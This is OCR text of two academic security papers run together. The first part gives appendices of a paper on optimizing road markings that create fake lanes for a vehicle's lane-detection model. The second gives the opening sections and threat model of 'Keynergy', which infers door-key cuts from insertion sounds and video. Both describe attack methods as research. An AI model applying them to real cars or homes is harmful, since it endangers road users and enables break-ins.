[24] M. Goldblum, D. Tsipras, C. Xie, X. Chen, A. Schwarzschild, D. Song, A. Madry, B. Li, and T. Goldstein. Dataset security for machine learning: Data poisoning,backdoor attacks, and defenses. *arXiv:2012.10544*, 2020.

[25] I. J. Goodfellow, J. Shlens, and C. Szegedy. Explaining and harnessing adversarial examples. *arXiv:1412.6572*, 2014.

[26] M. Green. " how long does it take to stop?" methodological analysis of driver perception-brake times. *Transportation human factors*, 2(3), 2000.

[27] B. Huval, T. Wang, S. Tandon, J. Kiske, W. Song, J. Pazhayampallil, M. Andriluka, P. Rajpurkar, T. Migimatsu, R. Cheng-Yue, et al. An empirical evaluation of deep learning on highway driving. *arXiv:1504.01716*, 2015.

[28] Y. Ji, X. Zhang, S. Ji, X. Luo, and T. Wang. Model-reuse attacks on deep learning systems. In *Proc. CCS*, 2018.

[29] X. Jiang and S. Li. Bas: beetle antennae search algorithm for optimization problems. *arXiv:1710.10724*, 2017.

[30] H. Jung, J. Min, and J. Kim. An efficient lane detection algorithm for lane departure detection. In *Proc. IEEE Intelligent Vehicles Symposium*, 2013.

[31] D. Karaboga and B. Basturk. A powerful and efficient algorithm for numerical function optimization: artificial bee colony (abc) algorithm. *Journal of global optimization*, 39(3):459–471, 2007.

[32] J. Kennedy. Particle swarm optimization. *Encyclopedia of machine learning*, pages 760–766, 2010.

[33] S. Kirkpatrick, C. D. Gelatt, and M. P. Vecchi. Optimization by simulated annealing. *science*, 220(4598):671–680, 1983.

[34] S. Lee, J. Kim, J. Shin Yoon, S. Shin, O. Bailo, N. Kim, T.-H. Lee, H. Seok Hong, S.-H. Han, and I. So Kweon. Vpgnet: Vanishing point guided network for lane and road marking detection and recognition. In *Proc. ICCV*, 2017.

[35] H. Li, S. Zhou, W. Yuan, X. Luo, C. Gao, and S. Chen. Robust android malware detection against adversarial example attacks. In *Proc. WWW*, 2021.

[36] J. Li, X. Mei, D. Prokhorov, and D. Tao. Deep neural network for structural prediction and lane detection in traffic scene. *IEEE transactions on neural networks and learning systems*, 28(3):690–703, 2016.

[37] B. Nassi, D. Nassi, R. Ben-Netanel, Y. Mirsky, O. Drokin, and Y. Elovici. Phantom of the adas: Phantom attacks on driver-assistance systems. In *Proc. CCS*, 2020.

[38] D. Neven, B. De Brabandere, S. Georgoulis, M. Proesmans, and L. Van Gool. Towards end-to-end lane detection: an instance segmentation approach. In *Proc. IEEE Intelligent Vehicles Symposium*, 2018.

[39] R. Pang, H. Shen, X. Zhang, S. Ji, Y. Vorobeychik, X. Luo, A. X. Liu, and T. Wang. A tale of evil twins: Adversarial inputs versus poisoned models. In *Proc. CCS*, 2020.

[40] R. Pang, X. Zhang, S. Ji, X. Luo, and T. Wang. Advmind: Inferring adversary intent of black-box attacks. In *Proc. KDD*, 2020.

[41] S. Ruder. An overview of gradient descent optimization algorithms. *arXiv:1609.04747*, 2016.

[42] T. Sato, J. Shen, N. Wang, Y. J. Jia, X. Lin, and Q. A. Chen. Security of deep learning based lane keeping system under physical-world adversarial attack. *arXiv:2003.01782*, 2020.

[43] J. Shen, J. Y. Won, Z. Chen, and Q. A. Chen. Drift with devil: Security of multi-sensor fusion based localization in high-level autonomous driving under GPS spoofing. In *Proc. USENIX Security Symposium*, 2020.

[44] C. Szegedy, W. Zaremba, I. Sutskever, J. Bruna, D. Erhan, I. Goodfellow, and R. Fergus. Intriguing properties of neural networks. *arXiv:1312.6199*, 2013.

[45] H. Tan, Y. Zhou, Y. Zhu, D. Yao, and K. Li. A novel curve lane detection based on improved river flow and ransa. In *Proc. IEEE Conference on Intelligent Transportation Systems*, 2014.

[46] T. Wang, L. Yang, and Q. Liu. Beetle swarm optimization algorithm: Theory and application. *arXiv:1808.00206*, 2018.

[47] X. Zhang, N. Wang, H. Shen, S. Ji, X. Luo, and T. Wang. Interpretable deep learning under fire. In *Proc. USENIX Security Symposium*, 2020.

[48] Z. Zhang. A flexible new technique for camera calibration. *IEEE Transactions on pattern analysis and machine intelligence*, 22, 2000.

[49] H. Zhou, W. Li, Y. Zhu, Y. Zhang, B. Yu, L. Zhang, and C. Liu. Deepbillboard: Systematic physical-world testing of autonomous driving systems. *arXiv:1812.10812*, 2018.




Figure 14: Three front cameras on the vehicle



Figure 15: Three kinds of camera images dumped from GPU memory. Left one is the *fisheye* image; middle one is the *main* image and right one is the *narrow* image. We found that the lane detection is based on the *main* image.

A Correlation Analysis on Camera Images

As mentioned in §3.4, we find that there are 3 types of camera images, which may come from the three front cameras on the vehicle (shown in Fig.14). We dump the data based on the data size and GPU address, and visualize them based on the known resolution and color depth. The visualized results are shown in Fig.15. We can see that there are three kinds of camera images in different focal lengths, and the three kinds of images exactly match the three front cameras on the vehicle. However, we do not know which image(s) is used for lane detection.

To find the relationship, we physically cover the cameras and see how this change affects the lane image. In Fig.15, from left to right, we name the cameras with different focal length as *fisheye*, *main* and *narrow*. We stop the vehicle in front of an obvious lane line to make sure that the lane detection module will output a solid lane. Then, we set the following three scenarios: (1) One camera is on: lane pixels are observed only when *main* camera is not covered; (2) Two cameras are on: the result is the same as (1), and the lane image is identical to the one observed in (1); (3) Three cameras are on: lane image is identical to the ones observed in (1). This result indicates that only the *main* camera image is used for lane detection.

B Camera Model and Coordinate Mapping

The goal of coordinate mapping is to deploy physical perturbations based on digital perturbations. Therefore, for every possible coordinate on the ground in physical world, we need to know the corresponding 2D coordinate in digital image. We build the coordinate mapping relationship based on the pinhole camera model. It is based on the physical structure




Figure 16: Pinhole camera model illustration (from OpenCV library [2])

of monocular cameras, which describes the mathematical relationship between 3D coordinate in physical world and 2D coordinate in digital world in the ideal case [22].

Fig.16 shows the pinhole camera model. Our purpose is to transform the physical world coordinate $P = (X,Y,Z)$ to (u,v) in digital world. F_c is the position of the camera, and from this position, three perpendicular axes are expanded. The camera projects the physical world coordinate $P = (X,Y,Z)$ to the focal lane $z = f$, where f is the intrinsic focal length of the camera. With the following mathematical relation, the model is able to transform 3D physical world coordinate (X,Y,Z) to 2D coordinate (x,y) in the focal plane:

$$\frac{X}{x} = \frac{Y}{y} = \frac{Z}{f} \tag{3}$$

Based on this equation, given the physical coordinate (X,Y,Z) and focal length f, we can project any 3D point in physical world to the 2D focal plane. However, since this coordinate (x,y) is still a continuous variable in physical unit, we need to transform it into discrete value (u,v). This is finished by the following equation:

$$\begin{cases} sx = u - c_x \\ sy = c_y - v \end{cases}, \tag{4}$$

where s is the scale factor between the physical coordinate and digital coordinate. (c_x,c_y) is the coordinate of the center point in the digital image, which can be accessed by checking the resolution of the image. By combining equation (3) and (4), we get the mapping relationship between the 3D and 2D coordinates as follows:

$$\begin{cases} u = sf\frac{X}{Z} + c_x \\ v = c_y - sf\frac{Y}{Z} \end{cases} \tag{5}$$

In practice, the scale factor s in the projection of two axes may be slightly different. Therefore, we use s_x and s_y to denote the scale factor in horizontal and vertical directions, respectively. Since f is bind to s_x and s_y in equation (5), we set $F_x = fs_x$ and $F_y = fs_y$ to represent them, respectively, and the mapping relationship can be written as:

$$\begin{cases} u = F_x\frac{X}{Z} + c_x \\ v = c_y - F_y\frac{Y}{Z} \end{cases} \tag{6}$$

In equation (6), (X,Y,Z) is the 3D coordinate of a point in physical world and (u,v) is the 2D coordinate of the point in digital world. c_x and c_y are learned from the resolution of the image. F_x and F_y are learned from the calibration of the camera. With these four variables (c_x, c_y, F_x and F_y), given any physical world coordinate (X,Y,Z), we can transform it into digital coordinate (u,v).

However, in most cases, the captured image is distorted due to the intrinsic flaws of the camera, and these distortions can affect the mapping accuracy [22] [48]. To make the mapping more accurate, based on the camera calibration theory [48], we eliminate the inaccuracy caused by lens distortion.

C Adopted Heuristic Algorithms

C.1 Introduction of the Algorithms

Beetle Antennae Search (BAS). Beetle Antennae Search [29] was inspired by the searching behavior of longhorn beetles. The position of the beetles represents the input parameter (x), and each of the beetles will search the area based on the information received from the antennae. BAS has three major steps:

(1) Randomly generating antennae direction. The direction of the antennae is generated by the following equation:

$$\vec{b} = \frac{random(k)}{\|random(k)\|}, \tag{7}$$

where $random(k)$ donates a random function to create a k-dimension vector. We fixe k to 8 as x has 8 dimensions.

(2) Updating antennae positions. BAS assumes that the two antennae are always at the opposite position. Based on the current position and generated direction, the position of the antennae could be computed as follows:

$$x_l = x^t + d^t\vec{b} \tag{8}$$
$$x_r = x^t - d^t\vec{b} \tag{9}$$
$$d^t = \eta d^{t-1} \tag{10}$$

d is the searching step (current antennae length) and it should decrease with t. η is the decreasing rate set to make d decrease with searching process ($0 < \eta < 1$).

(3) Updating parameters. The updating strategy is defined as follows:

$$x^t = x^{t-1} + \vec{b}D^t sign(S(x_l) - S(x_r)) \tag{11}$$
$$D^t = \eta D^t \tag{12}$$

sign denotes a sign function. D^t is the moving step of the current round, which should also decrease with the searching process. Generally, $D_t > d_t$.

Particle Swarm Optimization(PSO). PSO [32] is one of the most classic heuristic algorithms. It is performed in parallel and the particles can share information with each other.

The velocity used to update the position of the particles could be described as follows:

$$v_s^{t+1} = wv_s^t + c_1 r_1 (p_s^t - x_s^t) + c_2 r_2 (g_s^t - x_s^t), \quad (13)$$

where s denotes the dimension of v or x, and t denotes the current round of iteration. w, c_1 and c_2 are positive constants, and r_1 and r_2 are two random numbers in the range [0,1]. p_s^t is the best historical position of the current particle, and g_s^t is the best historical position of all particles.

Beetle Swarm Optimization (BSO). BSO [46] is the combination of BAS and PSO. BAS has better ability to find the optimized direction near a single particle (beetle), and PSO allows the particles to share information with each other. Therefore, the updating formula of BSO is as follows:

$$x_s^{t+1} = x_s^t + mv_s^{t+1} + (1-m)\xi_s^{t+1}, \quad (14)$$

where m is a constant in the range [0,1] that represents the ratio of the two kinds of velocity. v_s^{t+1} is the speed concluded in the t_{th} iteration and ξ_s^{t+1} is the BAS speed in s_{th} dimension.

Artificial Bee Colony (ABC). ABC [31] is another representative swarm intelligent optimizing algorithm, which is inspired by the behaviors of bees. It has three kinds of bees (particles): employed bees, onlooker bees and scouts. Positions of the bees represent the input parameter (x) and the bees aim to find the location which has the most nectar ($S(x)$ as the fitness function). At the initialization stage, the employed bees are sent to random locations to look for nectar, and will share the information of the nectar amount ($S(x)$) with the onlooker bees. Then, the onlooker bees choose a food source depending on the probability value associated with the corresponding nectar amount. The probability of an onlooker bee choosing the position of the employed bee x_i is calculated by the following expression:

$$p_i = \frac{S(x_i)}{\sum_{n=1}^{Size} S(x_n)}, \quad (15)$$

where *Size* is the number of employed bees. Generally, positions where $S(x)$ has greater value are more likely to be chosen. After this step, the onlooker bees randomly choose a position near the employed bee and return the new fitness function value. If this new position has more food (higher S(x) value) than the position of the employed bee, this onlooker bee will become the employed bee and the old position will be abandoned. If the onlooker bees fail to find a better position around the employed bee for several rounds, this position will be abandoned and this employed bee will become the scout to randomly look for a new food source.

Simulated Annealing (SA). SA [33] is another classic heuristic algorithm aiming to find the global optimum of a certain function. In SA, the current searching individual randomly looks for a solution close to the current position, and then compares the function value ($S(x)$ in our situation) in the two positions. We denote the current position as x^t and the tested position as x_p. If $S(x_p) > S(x_t)$, this position will be accepted ($x^{t+1} = x^t$). Otherwise, this position will be accepted with a given possibility:

$$P = e^{\frac{\Delta E}{T}}, \quad (16)$$

where $\Delta E = S(x_p) - S(x_t)$, and T decreases in the searching process. Decreasing T means that worse solutions are more likely to be accepted at first, and as searching continues, SA should converge to the global optimum and is less likely to accept these worse solutions.

C.2 Parameter Setting of Algorithms in RQ1

The number of the input is set as 30. We set the number of searching rounds as 30 because we found all five algorithms converge within 30 rounds in the experiment.

BAS: We denote the norm of the maximum vector in X as $||x_{max}||$, then set the antennae length and moving step based on this value. Specifically, we set the antennae length $d^1 = \frac{||x_{max}||}{30}$, decreasing parameter $\eta = 0.95$. The step length is assigned three different values. We set $D^1 = m||x_{max}||$ and let $m = 0.1$, $m = 0.2$ and $m = 0.3$. m affects the convergence speed.

PSO: We fix $w = 0.3$ and $c_1 = c_2 = 1$. Then, we vary the ratio between r_1 and r_2, because they represent the updating speed derived from the individual information and from the whole group information, respectively. We denote $ratio = \frac{r_1}{r_2}$, and implement three settings: (1) $ratio = 0.5$; (2) $ratio = 2$; (3) random value. In (1), r_1 is a random number in range [0,1] and r_2 values double. In (2), r_2 is random in the same range, and r_1 is double r_2. In (3), $r1$ and $r2$ are independent random values in the range [0,1].

BSO: As BSO is the combination of BAS and PSO, we give different proportions to the speed derived from BAS and PSO. Let v_1 be the speed from BAS and v_2 be the speed from PSO. Then, we adjust the ratio between v_1 and v_2. The ratio is set to three values: 1, 0.5 and 2. For BAS, $m = 0.1$. For PSO, r_1 and r_2 are independent random values (setting (3)).

ABC: We implement two settings: (1) onlooker bees choose searching positions based on equation 15; (2) onlooker bees only choose the best $S(x_i)$ as the position to investigate. Setting (1) is the classic setting of ABC algorithm. For setting (2), since only positions with the best scores are accepted, the algorithm will converge more quickly, but meanwhile is more likely to fall into the local optimum (because setting (2) can only explore the currently best position, missing the chance to explore more positions).

SA: As the temperature T determines the probability that one solution will be accepted, it affects the convergence speed. We set T to three values (10, 30, 50).




Figure 17: Comparison of the *RS* method and PSO.

Paras \ Results	step	*Result_1*	*Result_2*	*Result_3*	*Result_4*
wid	1cm	20cm	**1cm**	1cm	1cm
len	1cm	300cm	300cm	**52cm**	52cm
D_1	1cm	16m	16m	16m	**12.90m**
score	\	23.88	74.82	244.93	369.09

Table 5: Finding the perturbation by *RS* method. The first column (*step*) lists the step used for searched parameter; The columns *Result_1* lists the initial values of *wid*, *len*, and D_1 and the corresponding score; The columns *Result_2 to Result_4* shows the values of *wid*, *len*, and D_1 after each major steps and the corresponding scores. The corresponding images are shown in Fig.17.

D Why not simply reducing the size of perturbations?

As introduced in §4, we formulate an optimization problem to find the best digital perturbations.Another possible way to find the best perturbation is *reducing the size* of perturbations until a minimum size that still registers on the lane detection model is found. We call it as *RS* method. Although the *RS* method is simple, the experimental results show that it is less effective and efficient than our heuristic algorithms, because it cannot jointly optimize the parameters to find the best perturbation. Below we explain how we carry out the experiments for comparison and the results are shown in Fig.17.

For the convenience of comparison, we fix four parameters and search the best value for the other three parameters. Specifically, the fixed parameters are: $n = 1$, $\theta = 0$, $D_2 = 2.50$m and $\Delta G = 20$. Then, the *RS* method looks for the best *wid*, *len* and D_1 through the following steps.

Step 1. Initialization. The basic idea of the *RS* method is to progressively keep reducing the perturbation size until the best score is found. To achieve this, we need to first set the initial perturbation that can generate the fake lane, and then adjust the parameter of this perturbation. The initial values of the parameters are set to $x = (n = 1, \theta = 0, D_2 = 2.50m, \Delta G = 20, wid = 20cm, len = 300cm, D_1 = 16m)$. As shown in *Result_1* in Fig.17 and Tab.5, the score $S(x)$ of the initial perturbation is 23.88.

Step 2. Find the best width (wid). We let the width *wid* of the perturbation be from 10cm to 1cm (i.e., decreasing it by 1cm each round), and record the score of each perturbation. We finally find that the best width is 1cm, and the corresponding best score is 74.82 (shown in *Result_2* in Fig.17 and Tab.5). Since *wid* is decreased by 1cm each round, the searching of this step takes 10 rounds of lane computing.

Step 3. Find the best length (len). We let the length *len* of the perturbation be from 300cm to 50cm (i.e., decreasing it by 1cm each round). Eventually, we find the best length of 52cm, and the corresponding best score is 244.93 (shown in *Result_3* in Fig.17 and Tab.5). Since *len* is decreased by 1cm each round, the searching of this step takes 251 rounds of lane computing.

Step 4. Find best longitudinal distance (D_1). We let the longitudinal distance D_1 of the perturbation be from 2,000cm to 1,000cm (i.e., decreasing it by 1cm each round). We finally find that the best D_1 is 1,290cm, and the corresponding best score is 369.09 (shown in *Result_4* in Fig.17 and Tab.5). Since D_1 is decreased by 1cm each round, the searching of this step takes 1,001 rounds of lane computing.

• **Heuristic algorithm:** Since the answer to RQ1 indicates that PSO is the best one for solving our optimization problem, we choose PSO for comparison. The experimental setup is the same as that in RQ1. As shown in *PSO result* in Fig.17, PSO finds the perturbation with a score of 449.70 by taking only 87 rounds of lane computing.

• **Conclusion.** PSO takes only 87 rounds of lane computing to find a better result ($S(x) = 449.70$) than the *RS* method ($S(x) = 369.09$) that takes 1,262 rounds of lane computing. Therefore, PSO is more effective and efficient (about 15 times faster) than the *RS* method.

Acoustics to the Rescue: Physical Key Inference Attack Revisited

Soundarya Ramesh[1], Rui Xiao[1], Anindya Maiti[2], Jong Taek Lee[1], Harini Ramprasad[1], Ananda Kumar[1], Murtuza Jadliwala[3], and Jun Han[1]

[1]*National University of Singapore*, [2]*University of Oklahoma*, [3]*University of Texas at San Antonio*

Abstract

Lock picking and key bumping are the most common attacks on traditional pin tumbler door locks. However, these approaches require physical access to the lock throughout the attack, increasing suspicion and chances of the attacker getting caught. To overcome this challenge, we propose *Keynergy*, a *stealthy offline attack* that infers key *bittings* (or secret) by substantially extending and improving prior work that only utilizes a still image of the key. *Keynergy* effectively utilizes the inherent audible "clicks" due to a victim's key insertion, together with video footage of the victim holding the key, in order to infer the victim's key's bittings. We evaluate *Keynergy* via a proof-of-concept implementation and real-world experiments comprising of participants that perform multiple key insertions across a total of 75 keys with the related audio recorded using different microphone types placed at varying distances. We demonstrate that *Keynergy* achieves an average reduction rate of around 75% with an acoustics-based approach alone. When we combine both acoustics and video together, *Keynergy* obtains a reduced keyspace below *ten* keys for 8% of the keys (i.e., six keys out of 75 keys tested).

1 Introduction

Pin tumbler locks constitute a majority of the market share in securing home and office doors, with a few manufacturers dominating the global market [23, 31, 45, 64]. Consequently, they have been a constant target of several known hobbyist-style attacks and academic proposals that have attempted to compromise their security. *Lock picking* and *key bumping* are the most common existing attacks, which are non-destructive techniques that manipulate a lock's internal components (known as *pins*) by inserting specialized instruments in order to unlock it without the possession of a valid key [17, 19, 70]. However, these techniques inherently have significant limitations. First, they require physical access to the lock throughout the attack, which raises suspicion and increases the chances of the attacker getting caught, especially with the prevalence of motion sensor enabled home security cameras [6, 7]. Furthermore, recent locks now ship with anti-picking and/or bumping features, rendering such attacks difficult, especially for laypersons. Besides, these attacks require sufficient amount of training while only granting one-time entry despite a successful attack [48, 49, 63, 70].




Figure 1: Figure depicts potential attack scenarios of *Keynergy*. (a) depicts a *Proximity Attacker* capturing via the attacker's smartphone microphone and camera to capture the sound of key insertion and video of victim holding the key, respectively. (b) depicts a *Distant Attacker* employing a directional *parabolic* microphone and a *telephotography* camera.

To overcome these limitations, one research effort in the literature proposed a stealthy offline attack that utilizes a still image of the victim's key (that the attacker captures via telephotography) to infer its bittings (or secret) [35]. While a novel attempt at a stealthy attack, it requires high-resolution images of immobile keys at a particular angle (e.g., lying flat on a surface), which is a significant restriction that renders it less practical. This assumption is not surprising because any movement while imaging would blur the bittings. In fact, the authors of this work agree that a more practical attack scenario, where an attacker captures video footage of a moving key (e.g., when a victim is holding a key), would cause a serious degradation to their attack accuracy [35].

The above phenomenon, also observed by us during our experiments, leads us to the following question: *Is it possible to design a realistic and stealthy offline physical key inference attack that overcomes these shortcomings and impractical assumptions of prior work?* In search for an answer to this ques-

tion, we design *Keynergy* [1], a novel offline attack for inferring the bittings of a key that employs a combined acoustics-video side-channel. More specifically, *Keynergy* substantially extends and improves the prior image-only attack by utilizing inherent sounds of key insertions as the victim inserts her/his key into the lock and video footage capturing the victim holding the key. The attacker may obtain the sound and video recording separately, each from a variety of sources and later consolidate them together. Figure 1 depicts two exemplary scenarios for obtaining the acoustic and video signals to carry out the *Keynergy* attack, where the attacker: (a) records with her/his smartphone microphone while walking by the door. At a later time, the attacker records the video of the victim holding the key (e.g., in an elevator or a hallway). (b) employs a directional (parabolic) microphone and a telephotography camera from several meters away.

We design *Keynergy* by first extending the prior work [35] by leveraging blurred and distorted images (caused by significant key movements during recording) of the target key at different angles to obtain a plausible yet relatively large set of bitting values, thus reducing the overall key search space. We then utilize the audio signal of key insertion to further significantly reduce the keyspace to a small subset of keys. However, such further reduction is extremely challenging due to the following two reasons. First, the remaining keys in the initially reduced subset from video footages are likely to exhibit similar bitting patterns, making further reduction immensely challenging. Second, to exacerbate the problem, *Keynergy* needs to subsequently rely only on the sound signal to infer exceedingly fine-grained bitting depths that differ by sub-millimeters (i.e., 0.381 mm).

To solve the aforementioned challenges, *Keynergy* utilizes the audible "clicks" that occur as the lock's *pins* fall off the key's *ridges* (that exist due to cuts of the key's bittings) during insertion, to create a *click pattern* unique to the key. *Keynergy* then compares the obtained *click pattern* against *simulated patterns* (of resulting "clicks") of all possible keys that have been pre-computed (by the attacker) via simulation modeled after a *constant insertion speed* by utilizing the techniques from prior work [55]. However, the *unknown* and *inconsistent speed* of key insertion renders this comparison significantly difficult. We overcome this challenge by fusing across recordings from multiple key insertions of the same victim. Ultimately, *Keynergy* outputs a small subset of the most likely keys that resemble the victim's key.

Inferring the secret key bittings in this fashion would ultimately allow the attacker to replicate the corresponding key(s), for example, using 3D printing, in order to unlock the victim's door. *Keynergy*, by design, yields many advantages over the state-of-the-art attacks to compromise pin tumbler locks. For instance, *Keynergy* minimizes the attacker's physical access to the lock, thus reducing the risks of him/her being

[1] *Key* inference from the *synergy* between two sensing modalities




Figure 2: (a) depicts a pin tumbler lock consisting of *pins* ($p_1, \ldots, p_5$). When the matching key is inserted, the pins exactly separate at the *shear line* to unlock; (b) depicts key *specification* parameters and bittings/ridges within a key. (c) depicts the origin of sound from the interaction between *bottom pins* and key *ridges* during key insertion. The time points $t_1 - t_4$ indicate instances as the relative position of the pin changes with respect to the ridge. "Click" occurs at time t_3.

apprehended. It is also robust against locks with anti-picking and/or bumping features as *Keynergy* attacks the key itself and not the lock. Furthermore, *Keynergy* would enable those inexperienced in lock picking to launch this attack, granting them multiple unrestricted accesses to the victim's property.

We evaluate *Keynergy* by means of a proof-of-concept implementation and real-world experiments by recruiting participants that insert 75 different keys for a total of more than 3,600 insertions. The resulting key insertion audio is recorded with multiple microphone types placed at varying distances from the lock. From our empirical analysis, *Keynergy* achieves an average reduction of around 75% with the acoustics-based approach alone. When we combine both acoustics and video together, *Keynergy* obtains a reduced keyspace below *ten* keys for 8% of the keys (i.e., six keys out of 75 keys tested).

By means of this work, we hint at a new avenue of sensor side-channel attacks that combine information from different sensing modalities – such as microphone and camera in our case – abundantly available in today's era of Internet-of-Things and Cyber-Physical Systems. An individual modality may not provide sufficient information, but they could constructively complement each other to enable new attacks that easily surpass the well-studied risks from just the individual modalities. We hope that this paper would encourage the security community to explore new defense policies to thwart such potentially emerging attacks.

2 Primer on Pin Tumber Locks and Keys

Prior to presenting our attack design, we provide background on the construction of pin tumbler locks and keys. We also explain the cause of the sound produced during key insertion, resulting in a *click pattern*, which forms the basis of our attack.




Figure 3: (a) depicts the *click pattern* from multiple pins during key insertion; (b) depicts the simulated *click pattern* from a single pin, p_1. Time-interval between adjacent clicks equals inter-ridge distance for a constant speed of insertion.

Pin Tumbler Lock. Pin tumbler locks, such as Schlage SC1, typically consist of five pin-pairs, shown as $p_1, \ldots, p_5$ in Figure 2(a). Each pair comprises the *top* and *bottom pins*, where adjacent pins are separated by an *inter-pin distance*. The top (or driver) pins are spring-loaded, and in their resting position, they block the rotation of the lock's plug. Bottom (or key) pins vary in length, corresponding to its key's *bittings*, or cut depths (i.e., secret). When a matching key is inserted, the bottom pins correctly sit on each of the key bittings, causing the pins to align on a *shear line*, thereby allowing the plug to rotate and unlocking the lock.

Key. The key of a pin tumbler lock has a unique *keycode*, denoted by a 5-digit number $b_5 \ldots b_1$ (e.g., *39359*). The keycode specifies the bitting depths, which are cut by adhering to the manufacturer's *specifications* [63]. The specifications mandate key parameters including, *number of bittings*, *depth values*, *increments*, *bitting width* and *cut angle*. We further explain their details in Appendix A. For Schlage SC1 keys, there are a total of *five* bitting positions and *ten depth values* (denoted by numbers 0-9), with each adjacent depth value separated by an *increment* of 15 milli-inch (0.381 mm) (see Figure 2(b)). Hence, the maximum number of keys possible is 10^5. However, in practice, the keyspace is close to 75% of the maximum, due to constraints imposed by the manufacturer's specifications. Among the many constraints, *Maximum Adjacent Cut Specification (MACS)* is an important constraint that bounds the difference between adjacent depths. For example, with $MACS = 7$ (also the case for Schlage SC1 keys), the difference between two adjacent bittings can be at most 7. Hence, a key with depths 08345 is not possible, as 0 and 8 yield a difference greater than 7. On applying all the constraints, the keyspace for Schlage SC1 keys reduces to 75,066, i.e., 75% of the theoretically maximum possible number of keys. We further enumerate all other constraints in Appendix B.

Key Insertion Sound and Click Pattern Formation. A *ridge* on a key's blade (e.g., r_2, r_3, r_4) is the convergence of inclines from two adjacent bitting positions, as illustrated in Figure 2(b). Thus, for a 5-bittings key, there will be a total of *five* ridges. Ridges are an important key feature relevant to our *Keynergy* attack, as they are the primary source of sound produced during key insertion. Specifically, as depicted in Figure 2(c), during a key insertion, the bottom pins fall off the ridges resulting in a sharp "click" sound. Moreover, multiple ridges and pins result in a series of "clicks" producing a *click pattern* as illustrated in Figure 3(a). We post a spectrogram of exemplary key insertion sound in the following: https://bit.ly/3pr5aFS. *Keynergy* exploits the unique nature of the *click pattern* for each key to ultimately identify the correct victim key from a keyspace of all candidate keys. We perform a feasibility study (Appendix C) to verify the occurrence of *click patterns* in human key insertion audio.

3 Threat Model

We now outline the attacker's goals and capabilities, and further enumerate *Keynergy*'s assumptions.

Goals and Capabilities. The *goal* of the attacker is to launch a key inference attack by utilizing the *sound* as the victim is inserting the key, and *video* recording of the victim holding the key. The attacker launches a *stealthy offline attack* to infer the victim's key *bittings*, such that s/he can replicate the physical key with that information. To achieve this goal, the attacker may launch two different types of attacks, namely *proximity* or *distant* attacks, as shown in Figure 1.

When launching the *proximity attack* (Figure 1(a)), we assume that the attacker is able to secretly capture sound and video recordings in close vicinity of the victim by means of appropriate recording devices. For example, the attacker may walk by the victim and record the sound of victim's key insertion with her/his smartphone microphone. Alternatively, the attacker could record such sound by concealing small "spy" microphones within objects that are typically placed near the door, e.g., gardening pots or shoe racks. Similarly, the attacker may also secretly record a video of the victim holding the key by means of a smartphone camera when in close proximity to the victim, for example, in an elevator.

When launching the *distant attack* (Figure 1(b)), the attacker has the capability to gain access to the sound and video recordings of the victim's key insertions from a distance away (e.g., by hiding in the bushes or inside a parked car by utilizing a parabolic microphone, telephotography camera, and/or even a drone flying nearby. These devices are capable of capturing sound and video signals from a far away distance [35, 46, 56].

